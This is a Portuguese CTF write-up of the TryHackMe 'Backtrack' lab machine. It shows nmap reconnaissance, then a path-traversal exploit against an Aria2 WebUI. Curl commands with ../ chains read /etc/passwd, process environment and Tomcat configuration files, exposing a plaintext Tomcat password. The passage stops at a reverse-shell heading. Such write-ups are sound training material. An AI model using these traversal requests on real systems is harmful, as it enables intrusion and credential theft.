

Backtrack (L)


Passo a Passo das informações que foram coletadas durante o CTF

Informações

- O IP da máquina foi adicionado ao `/etc/hosts` com a URL `http://backtrack.thm/`
- Período: 29/04/2025 á 30/04/2025
- Máquina do `TryHackMe` de Nível Médio
- Sistema Operacional: Linux

Início do reconhecimento da aplicação `backtrack`

Ao fazer o primeiro acesso na aplicação foi encontrado uma mensagem de erro na porta 80.



Rodando NMAP

Então foi iniciado uma varredura usando o NMAP

```
nmap -sT -p- -T4 -v --min-rate 1000 backtrack.thm
```

Foi revelado essas portas abertas

```
22/tcp    open  ssh
6800/tcp  open  unknown
8080/tcp  open  http-proxy
8888/tcp  open  sun-answerbook
```

Então agora é feito uma varredura nos serviços e informações adicionais nessas portas:

```
nmap -sC -sV -p22,6800,8080,8888 -vv backtrack.thm
```

```

PORT      STATE SERVICE      REASON  VERSION
22/tcp    open  ssh          syn-ack  OpenSSH 8.2p1 Ubuntu 4ubuntu0.11
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 55:41:5a:65:e3:d8:c2:4f:59:a1:68:b6:79:8a:e3:fb (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGBgQDzPMYVGNN9fk2sU04qG8t3GP/3ztCkoIRFTSFwnaHtRT
iIe8s3ulwJkAyTZHSmedB0MihmyWyEmA44uxY4kUZEiba8R+c7aWHjTvD04VcKWPgVg1URPwMT
HyxUcwKGnoh8n6VwM283+/4f2g2GSj2pVbacoV3xfDo8L4PshyfHK7dEd2qnQv9Yge3p5Aw/1Q
7wleaMZnaoicgzDgjhvqrRcS/DRcp3Lwoz6fGQW2/vFxW7d5aisTslKxRPslTy/Vrgprb7I+D9
kdGEFqW/DXDfZLo+400woecE6+qSYpBIAjvIao25MTR8xH0FR0sCtyVfehEXYxvJ0fsqBG4yp/
y15eDT3MSYevdvHH1ZLejV66zILbPqUhZFBuMW1U6PKvSNPiQdzlnIRpD8ZQN7KJI8Y6zlhGo
h8iu7+PgcUQNixYrX1GhMCYwNGHQlL0LriVRzhScZV30bH1V8+g8I2sc3WZ54G2XUqZX+pN3ug
jN1L5mo8mht1m7ZME+W9if37U=
|   256 79:8a:12:64:cc:5c:d2:b7:38:dd:4f:07:76:4f:92:e2 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJfVuy7uiXVmzWVPtY/BYF
+RZF36ZR8rh7wxZi7ye0dWd06henZf8z5rYfalC0YHr6kE3clVa0jq+pF64w/lso=
|   256 ce:e2:28:01:5f:0f:6a:77:df:1e:0a:79:df:9a:54:47 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIHMk87a1jTdUzEWZNM/XtZKIto5reBlJr75kFdCKXscp
6800/tcp  open  http          syn-ack  aria2 downloader JSON-RPC
|_http-title: Site doesn't have a title.
| http-methods:
|_ Supported Methods: OPTIONS
8080/tcp  open  http          syn-ack  Apache Tomcat 8.5.93
| http-methods:
|_ Supported Methods: GET HEAD POST
|_http-title: Apache Tomcat/8.5.93
|_http-favicon: Apache Tomcat
8888/tcp  open  sun-answerbook? syn-ack
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Content-Type: text/html
|     Date: Mon, 28 Apr 2025 20:02:10 GMT
|     Connection: close
|     <!doctype html>
|     <html>
```

```

|     <!-- {{{ head -->
|     <head>
|     <link rel="icon" href="../favicon.ico" />
|     <meta charset="utf-8">
|     <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
|     <meta name="viewport" content="width=device-width, initial-
scale=1.0">
|     <meta name="theme-color" content="#0A8476">
|     <title ng-bind="$root.pageTitle">Aria2 WebUI</title>
|     <link rel="stylesheet" type="text/css"
href="https://fonts.googleapis.com/css?family=Lato:400,700">
|     <link href="app.css" rel="stylesheet"><script type="text/javascript"
src="vendor.js"></script><script type="text/javascript" src="app.js">
</script></head>
|     <!-- }}} -->
|     <body ng-controller="MainCtrl" ng-cloak>
|     <!-- {{{ Icons -->
|     <svg aria-hidden="true" style="position: absolute; width: 0; height:
0; overflow: hidden;" version="1.1" xm
| HTTPOptions:
| HTTP/1.1 200 OK
| Content-Type: text/html
| Date: Mon, 28 Apr 2025 20:02:11 GMT
| Connection: close
| <!doctype html>
| <html>
| <!-- {{{ head -->
| <head>
| <link rel="icon" href="../favicon.ico" />
| <meta charset="utf-8">
| <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
| <meta name="viewport" content="width=device-width, initial-
scale=1.0">
| <meta name="theme-color" content="#0A8476">
| <title ng-bind="$root.pageTitle">Aria2 WebUI</title>
| <link rel="stylesheet" type="text/css"
href="https://fonts.googleapis.com/css?family=Lato:400,700">
| <link href="app.css" rel="stylesheet"><script type="text/javascript"
src="vendor.js"></script><script type="text/javascript" src="app.js">
</script></head>
| <!-- }}} -->
| <body ng-controller="MainCtrl" ng-cloak>
| <!-- {{{ Icons -->

```

```
|_ <svg aria-hidden="true" style="position: absolute; width: 0; height: 0; overflow: hidden;" version="1.1" xm
```


l service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at

<https://nmap.org/cgi-bin/submit.cgi?new-service> :

```
SF-Port8888-TCP:V=7.94SVN%I=7%D=4/28%Time=680FDEC3%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,31E2,"HTTP/1.1\x20200\x200K\r\nContent-Type:\x20text/html\r\nDate:\x20Mon,\x2028\x20Apr\x202025\x2020:02:10\x20GMT\r\nConnection:\x20close\r\n\r\n<!doctype\x20html>\n<html>\n\n<!--\x20{\{\x20head\x20-->\n<head>\n\n\x20\x20<link\x20rel=\x20"icon"\x20href=\x20"\x20.\x20/\x20favicon\x20.ico"\x20/>\n\n\x20\x20<meta\x20charset=\x20"utf-8"\x20/>\n\n\x20\x20<meta\x20http-equiv=\x20"X-UA-Compatible"\x20content=\x20"IE=edge,chrome=1"\x20/>\n\n\x20\x20<meta\x20name=\x20"viewport"\x20content=\x20"width=device-width,\x20initial-scale=1\x20/>\n\n\x20\x20<meta\x20name=\x20"theme-color"\x20content=\x20"#0A8476"\x20/>\n\n\x20\x20<title\x20ng-bind=\x20"\x20$root.pageTitle">Aria2\x20WebUI</title>\n\n\x20\x20<link\x20rel=\x20"stylesheet"\x20type=\x20"text/css"\x20href=\x20"https://fonts.googleapis.com/css?family=Lato:400,700"\x20/>\n\n<link\x20href=\x20"app.css"\x20rel=\x20"stylesheet"><script\x20type=\x20"text/javascript"\x20src=\x20"vendor.js"></script><script\x20type=\x20"text/javascript"\x20src=\x20"app.js"></script></head>\n\n<!--\x20{\{\x20body\x20ng-controller=\x20"MainCtrl"\x20ng-cloak>\n\n<!--\x20{\{\x20Icons\x20-->\n\n<svg\x20aria-hidden=\x20"true"\x20style=\x20"position:\x20absolute;\x20width:\x200;\x20height:\x200;\x20overflow:\x20hidden;\x20version=\x20"1.1\x20"\x20xm")%r(HTTPOptions,31E2,"HTTP/1.1\x20200\x200K\r\nContent-Type:\x20text/html\r\nDate:\x20Mon,\x2028\x20Apr\x202025\x2020:02:11\x20GMT\r\nConnection:\x20close\r\n\r\n<!doctype\x20html>\n<html>\n\n<!--\x20{\{\x20head\x20-->\n<head>\n\n\x20\x20<link\x20rel=\x20"icon"\x20href=\x20"\x20.\x20/\x20favicon\x20.ico"\x20/>\n\n\x20\x20<meta\x20charset=\x20"utf-8"\x20/>\n\n\x20\x20<meta\x20http-equiv=\x20"X-UA-Compatible"\x20content=\x20"IE=edge,chrome=1"\x20/>\n\n\x20\x20<meta\x20name=\x20"viewport"\x20content=\x20"width=device-width,\x20initial-scale=1\x20/>\n\n\x20\x20<meta\x20name=\x20"theme-color"\x20content=\x20"#0A8476"\x20/>\n\n\x20\x20<title\x20ng-bind=\x20"\x20$root.pageTitle">Aria2\x20WebUI</title>\n\n\x20\x20<link\x20rel=\x20"stylesheet"\x20type=\x20"text/css"\x20href=\x20"https://fonts.googleapis.com/css?family=Lato:400,700"\x20/>\n\n<link\x20href=\x20"app.css"\x20rel=\x20"stylesheet"><script\x20type=\x20"text/javascript"\x20src=\x20"vendor.js"></script><script\x20type=\x20"text/javascript"\x20src=\x20"app.js"></script></head>\n\n<!--\x20{\{\x20body\x20ng-controller=\x20"MainCtrl"\x20ng-cloak>\n\n<!--\x20{\{\x20Icons\x20-->\n\n<svg\x20aria-hidden=\x20"true"\x20style=\x20"position:\x20absolute;\x20width:\x200;\x20height:\x200;\x20overflow:\x20hidden;\x20version=\x20"1.1\x20"\x20xm");
```


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Explorando o TOMCAT/8.5.93



Foi feito uma análise de diretórios expostos e procurando informações relevantes para uma enumeração, mas não foi encontrado nada.

Explorando o serviço da porta 8888 (Aria2 WebUI)



A aplicação foi analisada a fim de encontrar algumas falhas. A aplicação deu permissão para upar um arquivo e foi upado uma `shell.php`, mas não foi encontrado a pasta de uploads, mas ao pesquisar na internet foi encontrado um exploit

Link encontrado do Exploit:

<https://gist.github.com/JafarAkhondali/528fe6c548b78f454911fb866b23f66e>

PoC: curl --path-as-is

http://backtrack.thm:8888/../../../../../../../../../../../../../../../../etc/passwd



Dica

--path-as-is instrui o curl a **não normalizar** a URL antes de enviar a requisição.

```

arthur-strelow@ubuntu-star:~$ curl --path-as-is http://backtrack.thm:8888/../../../../../../../../../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112:/:run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin
sshd:x:109:65534:/:run/sshd:/usr/sbin/nologin
landscape:x:110:115:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1:/:var/cache/pollinate:/bin/false
fwupd-refresh:x:112:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
lxd:x:998:100:/:var/snap/lxd/common/lxd:/bin/false
mysql:x:113:122:MySQL Server,,,:/nonexistent:/bin/false
tomcat:x:1002:1002:/:opt/tomcat:/bin/false
orville:x:1003:1003:/:home/orville:/bin/bash

```

Procurando por arquivos interessantes, superficialmente, foi analisado os 3 diretórios respectivamente

/etc/passwd/

/proc/self/environ

/etc/self/cmdline

2 Usuários: orville & wilbur

Variáveis do Ambiente: LANG=C.UTF-

8PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOME=/opt/tomcatLOGNAME=tomcatUSER=tomcatINVOCATION_ID=7bedb2602f6e4d6aa37a9329c4c35cc6JOURNAL_STREAM=9:20905

Informação que está no /etc/self/cmdline: /usr/bin/node/opt/aria2/node-server.js

Então foi analisado a URL que está rodando a aplicação (node-server.js)

```
curl --path-as-is
http://backtrack.thm:8888/../../../../../../../../../../../../../../../../
../../../../usr/bin/node/opt/aria2/node-server.js
```

Mas foi retornado: "404 Not Found"

Então com a **FALHA DE LFI** foi pensado em no primeiro momento deixar a aplicação da porta 8888 em stand-by e começar a procurar por arquivos de configuração que possa permitir a exploração do TOMCAT

Retomando a exploração do TOMCAT

Lendo o arquivo server.xml

```
curl --path-as-is
http://backtrack.thm:8888/../../../../../../../../../../../../../../../../
../../../../opt/tomcat/conf/server.xml
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<!-- Note: A "Server" is not itself a "Container", so you may not
define subcomponents such as "Valves" at this level.
Documentation at /docs/config/server.html
-->
<Server port="8005" shutdown="SHUTDOWN">
  <Listener className="org.apache.catalina.startup.VersionLoggerListener"
/>
  <!-- Security listener. Documentation at /docs/config/listeners.html
  <Listener className="org.apache.catalina.security.SecurityListener" />
```

```

-->
<!-- APR library loader. Documentation at /docs/apr.html -->
<Listener className="org.apache.catalina.core.AprLifecycleListener"
SSLEngine="on" />
<!-- Prevent memory leaks due to use of particular java/javax APIs-->
<Listener
className="org.apache.catalina.core.JreMemoryLeakPreventionListener" />
<Listener
className="org.apache.catalina.mbeans.GlobalResourcesLifecycleListener" />
<Listener
className="org.apache.catalina.core.ThreadLocalLeakPreventionListener" />

<!-- Global JNDI resources
Documentation at /docs/jndi-resources-howto.html
-->
<GlobalNamingResources>
  <!-- Editable user database that can also be used by
  UserDatabaseRealm to authenticate users
  -->
  <Resource name="UserDatabase" auth="Container"
            type="org.apache.catalina.UserDatabase"
            description="User database that can be updated and saved"

factory="org.apache.catalina.users.MemoryUserDatabaseFactory"
            pathname="conf/tomcat-users.xml" />
</GlobalNamingResources>

<!-- A "Service" is a collection of one or more "Connectors" that share
a single "Container" Note: A "Service" is not itself a
"Container",
so you may not define subcomponents such as "Valves" at this level.
Documentation at /docs/config/service.html
-->
<Service name="Catalina">

  <!--The connectors can use a shared executor, you can define one or
more named thread pools-->
  <!--
  <Executor name="tomcatThreadPool" namePrefix="catalina-exec-"
            maxThreads="150" minSpareThreads="4"/>
  -->

```



```
<!-- A "Connector" represents an endpoint by which requests are
received
```

```
and responses are returned. Documentation at :
```

```
Java HTTP Connector: /docs/config/http.html
```

```
Java AJP Connector: /docs/config/ajp.html
```

```
APR (HTTP/AJP) Connector: /docs/apr.html
```

```
Define a non-SSL/TLS HTTP/1.1 Connector on port 8080
```

```
-->
```

```
<Connector port="8080" protocol="HTTP/1.1"
```

```
    connectionTimeout="20000"
```

```
    redirectPort="8443"
```

```
    maxParameterCount="1000"
```

```
/>
```

```
<!-- A "Connector" using the shared thread pool-->
```

```
<!--
```

```
<Connector executor="tomcatThreadPool"
```

```
    port="8080" protocol="HTTP/1.1"
```

```
    connectionTimeout="20000"
```

```
    redirectPort="8443"
```

```
    maxParameterCount="1000"
```

```
/>
```

```
-->
```

```
<!-- Define an SSL/TLS HTTP/1.1 Connector on port 8443
```

```
This connector uses the NIO implementation. The default
```

```
SSLImplementation will depend on the presence of the APR/native
```

```
library and the useOpenSSL attribute of the AprLifecycleListener.
```

```
Either JSSE or OpenSSL style configuration may be used regardless
```

```
of
```

```
the SSLImplementation selected. JSSE style configuration is used
```

```
below.
```

```
-->
```

```
<!--
```

```
<Connector port="8443"
```

```
protocol="org.apache.coyote.http11.Http11NioProtocol"
```

```
    maxThreads="150" SSLEnabled="true"
```

```
    maxParameterCount="1000"
```

```
>
```

```
<SSLHostConfig>
```

```
    <Certificate certificateKeystoreFile="conf/localhost-rsa.jks"
```

```
        type="RSA" />
```

```
</SSLHostConfig>
```

```
</Connector>
```

```
-->
```

```

<!-- Define an SSL/TLS HTTP/1.1 Connector on port 8443 with HTTP/2
This connector uses the APR/native implementation which always
uses
    OpenSSL for TLS.
    Either JSSE or OpenSSL style configuration may be used. OpenSSL
style
    configuration is used below.
-->
<!--
<Connector port="8443"
protocol="org.apache.coyote.http11.Http11AprProtocol"
    maxThreads="150" SSLEnabled="true"
    maxParameterCount="1000"
    >
    <UpgradeProtocol className="org.apache.coyote.http2.Http2Protocol"
/>
    <SSLHostConfig>
        <Certificate certificateKeyFile="conf/localhost-rsa-key.pem"
            certificateFile="conf/localhost-rsa-cert.pem"
            certificateChainFile="conf/localhost-rsa-
chain.pem"
                type="RSA" />
    </SSLHostConfig>
</Connector>
-->

<!-- Define an AJP 1.3 Connector on port 8009 -->
<!--
<Connector protocol="AJP/1.3"
    address="::1"
    port="8009"
    redirectPort="8443"
    maxParameterCount="1000"
    />
-->

<!-- An Engine represents the entry point (within Catalina) that
processes
    every request. The Engine implementation for Tomcat stand alone
analyzes the HTTP headers included with the request, and passes
them
    on to the appropriate Host (virtual host).
    Documentation at /docs/config/engine.html -->

```

```

<!-- You should set jvmRoute to support load-balancing via AJP ie :
<Engine name="Catalina" defaultHost="localhost" jvmRoute="jvm1">
-->
<Engine name="Catalina" defaultHost="localhost">

    <!--For clustering, please take a look at documentation at:
        /docs/cluster-howto.html (simple how to)
        /docs/config/cluster.html (reference documentation) -->
    <!--
    <Cluster className="org.apache.catalina.ha.tcp.SimpleTcpCluster"/>
    -->

    <!-- Use the LockOutRealm to prevent attempts to guess user
passwords
        via a brute-force attack -->
    <Realm className="org.apache.catalina.realm.LockOutRealm">
        <!-- This Realm uses the UserDatabase configured in the global
JNDI
            resources under the key "UserDatabase". Any edits
            that are performed against this UserDatabase are immediately
            available for use by the Realm. -->
        <Realm className="org.apache.catalina.realm.UserDatabaseRealm"
            resourceName="UserDatabase"/>
    </Realm>

    <Host name="localhost" appBase="webapps"
        unpackWARs="true" autoDeploy="true">

        <!-- SingleSignOn valve, share authentication between web
applications
            Documentation at: /docs/config/valve.html -->
        <!--
        <Valve className="org.apache.catalina.authenticator.SingleSignOn"
/>
        -->

        <!-- Access log processes all example.
            Documentation at: /docs/config/valve.html
            Note: The pattern used is equivalent to using
pattern="common" -->
        <Valve className="org.apache.catalina.valves.AccessLogValve"
            directory="logs"

```

```
prefix="localhost_access_log" suffix=".txt"
pattern="%h %l %u %t &quot;%r&quot; %s %b" />
```

```
</Host>
</Engine>
</Service>
</Server>
```

O que pode ser analisado do `server.xml`

ITEM	ANÁLISE	IMPACTO DE SEGURANÇA
Shutdown Port: 8005	Porta especial que permite enviar o comando SHUTDOWN para encerrar o Tomcat.	Se exposta na rede, permite a parada remota do serviço!
HTTP Connector: 8080	Porta principal para requisições HTTP sem SSL.	Sem HTTPS → tráfego pode ser interceptado/sniffado (credenciais, sessões).
RedirectPort: 8443	Se precisar de SSL, redirecionaria para a porta 8443 (mas está comentado).	SSL não configurado ativo → sem segurança de dados em trânsito.
AJP Connector: 8009 (comentado)	Conector AJP usado para integrar com servidores web como Apache HTTPD.	Comentado aqui (bom), mas se estivesse ativo seria altamente perigoso (Ghostcat CVE-2020-1938).
GlobalNamingResources → tomcat-users.xml	Define que a autenticação será feita pelo arquivo <code>conf/tomcat-users.xml</code> .	Se o <code>tomcat-users.xml</code> for acessível ou mal configurado, pode vazar usuários e senhas de administração .
Host - appBase: webapps	Diretório onde as aplicações .war são implantadas automaticamente.	AutoDeploy = true + unpackWARs = true → se puder fazer upload, pode implantar shells facilmente.
logs configurados: logs/localhost_access_log.txt	Logs de acesso HTTP estão ativados.	Bom para análise forense. Mas cuidado: logs podem expor tokens, cookies, paths sensíveis se mal configurados.
Security Listener (comentado)	Proteções extras de segurança para o Tomcat não estão ativas.	

Lendo arquivo de configuração do tomcat users:

```
curl --path-as-is
http://backtrack.thm:8888/../../../../../../../../../../../../../../../../
../../../../opt/tomcat/conf/tomcat-users.xml
```

```
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
  version="1.0">


  <role rolename="manager-script"/>
  <user username="tomcat" password="OPx52k53D8OkTZpx4fr" roles="manager-script"/>

</tomcat-users>
```

Obtendo as primeiras credenciais

```
user username="tomcat" password="OPx52k53D8OkTZpx4fr" roles="manager-script"
```

Foi feito uma tentativa de login e... **SEM SUCESSO**



← → ↺ ⚠ Não seguro backtrack.thm:8080/manager/html

403 Access Denied

You are not authorized to view this page.

By default the Manager is only accessible from a browser running on the same machine as Tomcat. If you wish to modify this restriction, you'll need to edit the Manager's `context.xml` file.

If you have already configured the Manager application to allow access and you have used your browsers back button, used a saved book-mark or similar then you may have triggered the cross-site request forgery (CSRF) protection that has been enabled for the HTML interface of the Manager application. You will need to reset this protection by returning to the [main Manager page](#). Once you return to this page, you will be able to continue using the Manager application's HTML interface normally. If you continue to see this access denied message, check that you have the necessary permissions to access this application.

If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Obtendo uma Shell reversa

Como não teve êxito tentando autenticar via GUI (Graphics User Interface) foi descoberto algumas informações interessantes como:

- O Servidor Tomcat usa esse arquivo para definir quem pode fazer login e quais permissões eles têm
